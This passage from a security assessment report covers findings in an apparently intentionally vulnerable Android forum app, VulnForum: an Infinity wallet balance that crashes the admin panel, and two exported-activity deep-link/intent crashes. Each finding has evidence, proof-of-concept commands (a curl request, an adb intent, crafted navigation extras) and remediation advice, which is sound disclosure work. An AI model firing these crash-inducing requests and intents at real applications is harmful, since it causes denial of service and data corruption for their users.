A single row keeps the administrative listing inaccessible in the official client until the balance is repaired. The condition is set by a normal authenticated account, and the effect appears when an administrator opens the panel. It does not affect confidentiality, administrative integrity, or the rest of the application.

Evidence

```
POST /api/wallet/add  {"amount":1e400}
HTTP/1.1 200 OK
{"message":"Added inf vulndolces. New balance: inf","new_balance": Infinity}
```

The resulting row in `GET /api/admin/users` contains `"balance": Infinity`, which is not standard JSON. On the client, opening the panel produces a `MalformedJsonException` at `$[...].balance`, inside `GsonResponseBodyConverter.convert()`, and the process terminates. The panel loads again after the row is repaired.

Proof of concept

With a normal authenticated account, set a non-finite balance with one request:

```
curl -s -i http://127.0.0.1:5000/api/wallet/add -H 'Authorization: Bearer <user-token>' -H 'Content-Type: application/json' -d '{"amount":1e400}'
```

Confirm the 200 response with `new_balance: Infinity` and that `GET /api/admin/users` then returns `balance: Infinity`. Open `Admin Panel` in the application with an administrative account and observe the process crash; the panel loads again once the balance is repaired.

Recommendation

In `POST /api/wallet/add`, require `math.isfinite(amount)` before modifying the balance and confirm that the resulting balance is finite before committing. Configure the serializer not to emit `NaN` or `Infinity`, and repair existing non-finite or null balances. On Android, catch conversion errors when loading the administration screen, show an error state, and prevent an invalid row from terminating the process or discarding the entire collection.

References

- CWE-20: Improper Input Validation
- CWE-248: Uncaught Exception

[VFO-22] Another application can crash VulnForum by opening the administration panel without a session

Component	App
Severity	**Medium**
CVSS	4.8
Vector	`CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:P/VC:N/VI:N/VA:L/SC:N/SI:N/SA:N`
Weaknesses	MASWE-0029: Insecure Deep Links

Description

`MainActivity` is exported and requires no permission. Another application on the same device can start it with the internal URI `android-app://androidx.navigation/admin_panel`. The route does not check the session before creating the administration screen, which requests `GET /api/admin/users`; without a session, the API returns 401, Retrofit throws an `HttpException`, and the loading coroutine rethrows it, which terminates the process.

Impact


A malicious application installed on the device, and run by the user, can cause a local denial of service of the Android process, brief and recoverable. It is not a backend authorization bypass: the API correctly applied authorization and returned 401. No data or persistent state was obtained. This is one of four findings (**VFO-19**, **VFO-20**, **VFO-22**, **VFO-23**) that share the same structural cause — exported components that accept untrusted intents and reach unvalidated code paths — and that a single structural fix resolves.

Evidence

After the launch, the admin screen requested `GET /api/admin/users` without a session, received 401, and the uncaught `HttpException` killed the process:

```
--> GET http://127.0.0.1:5000/api/admin/users
<-- 401 UNAUTHORIZED
FATAL EXCEPTION: main
retrofit2.HttpException: HTTP 401 UNAUTHORIZED
Process com.vulnforum ... has died
```

After the process died, the screen returned to the external application that had sent the intent:



The controls isolated the cause: the `home` route opened Home without terminating the process, and the `forum` route, which also receives 401, kept the application active because that screen handles the error.

Proof of concept

With VulnForum on the login screen (no active session), a co-installed application starts `MainActivity` with the internal URI. The same intent can be reproduced through ADB, used here only as a local interface, not as the attack path:

```
adb shell am start -n com.vulnforum/com.vulnforum.MainActivity -d
'android-app://androidx.navigation/admin_panel'
```

Observe the request to `/api/admin/users`, the 401 response, and the `HttpException` that terminates the process; reopening returns to the login screen.

Recommendation

Apply a session and role check on the `admin_panel` destination before creating the administration screen: for a missing session, return to login; for a session without an administrative role, show access denied without loading the endpoint. Catch `HttpException`, `IOException`, and conversion errors within the loading coroutine and turn each failure into an interface state. Keep the server's 401 response, which is correct.

References

- MASWE-0029: Insecure Deep Links
- Android: Conditional navigation

[VFO-23] Another application can crash VulnForum with inconsistent navigation arguments

Component	App
Severity	**Medium**
CVSS	4.8
Vector	`CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:P/VC:N/VI:N/VA:L/SC:N/SI:N/SA:N`
Weaknesses	MASWE-0032: Insecure Intents

Description

`MainActivity` is exported and requires no permission. The application uses AndroidX Navigation Runtime 2.7.7, which, when installing the graph, processes the Intent's reserved extras without checking that the two parallel arrays have the same length. An Intent with `deepLinkIds=[0]` and `deepLinkArgs=[]` causes access to a nonexistent index and an uncaught `IndexOutOfBoundsException` on the main thread.

Impact

A malicious application installed on the device, and run by the user, with no permission and no account, can terminate the VulnForum process. It is a local interruption, brief and recoverable: Android recreates the process and shows the home screen. No access to or modification of data, persistence, or effect on the backend was confirmed. This is one of four findings (VFO-19, VFO-20, VFO-22, VFO-23) that share the same structural cause — exported components that accept untrusted intents and reach unvalidated code paths — and that a single structural fix resolves.

Evidence

The crash of the VulnForum process is shown by the uncaught exception in the device log:

```
FATAL EXCEPTION: main
java.lang.IndexOutOfBoundsException: Index 0 out of bounds for length 0
    at java.util.ArrayList.get(...)
    at androidx...NavController.handleDeepLink(NavController.kt:1369)
```

The two controls (without extras and with arrays of equal length) showed the home screen without terminating the process, which isolates the causal condition: an argument list shorter than the identifier array.

Proof of concept

The attack requires a crafted explicit Intent from a co-installed application, because the two reserved navigation extras must be set with mismatched lengths (`am` cannot build the empty parallel array):

1. From a co-installed application, build an explicit Intent to `com.vulnforum/.MainActivity`.
2. Add the reserved extras `android-support-nav:controller:deepLinkIds = [0]` and `android-support-nav:controller:deepLinkArgs = []` (an empty list).
3. Start the Intent and observe the `IndexOutOfBoundsException` in `NavController.handleDeepLink` and the death of the process.
4. Reopen the application and confirm that it returns to the home screen.

Recommendation

Declare `MainActivity` with `android:exported="false"` if it does not need to receive calls from other applications. If it must remain exported, use a separate external component with an explicit list of allowed routes, and reject or remove all `android-support-nav:controller:*` extras from untrusted inputs before creating the navigation host. Update AndroidX Navigation to a current release and track its changelog for deep-link handling fixes: later versions harden deep-link matching and the handling of reserved navigation extras (see the references). Keep defensive exception handling as a last barrier, not as a substitute for validation.

References

- MASWE-0032: Insecure Intents
- Android: Principles of navigation
- PT Swarm: Android Jetpack Navigation deep links handling exploitation

Annex C. References

This annex lists the standards on which the assessment was based and which are referenced throughout the report, the OWASP MAS profiles and the abbreviations used in its tables.

Standards

- OWASP MASVS 2.1.0 (Mobile Application Security Verification Standard). Security requirements standard for mobile applications.
- OWASP MASTG 2.0.0 (Mobile Application Security Testing Guide). Security testing guide for mobile applications.
- OWASP MASWE 1.0.0 (Mobile Application Security Weakness Enumeration). Catalog of security weaknesses in mobile applications.
- OWASP ASVS 5.0.0 (Application Security Verification Standard). Security requirements standard for web applications and services.
- OWASP WSTG 4.2 (Web Security Testing Guide). Security testing guide for web applications and services.
- CVSS 4.0 (Common Vulnerability Scoring System). Vulnerability severity scoring system, published by FIRST.
- CWE (Common Weakness Enumeration). Catalog of software weakness types, maintained by MITRE.

MAS profiles

Values of the MAS profile field in *1 Identification*. Profiles can be combined (for example, MAS-L2 + MAS-R).

Profile	Meaning
N/A	No complete profile was verified: the assessment covered a selection of MASWE weaknesses.
MAS-L1	Essential Security. Other applications installed on the device are adversaries.
MAS-L2	Advanced Security. The operating system cannot be trusted, and attackers may have physical access to the device.
MAS-R	Resilient Security. The user of the device is an attacker, including reverse engineers and cheaters.
MAS-P	Baseline Privacy. Not attacker-centric; focuses on protecting users' personal data and responsible data handling.

Abbreviations

Codes used in the Source column of the API map (*Annex A*).

Code	Meaning
S	Application code (static analysis)
D	Application traffic (dynamic analysis)
R	Direct requests to the API only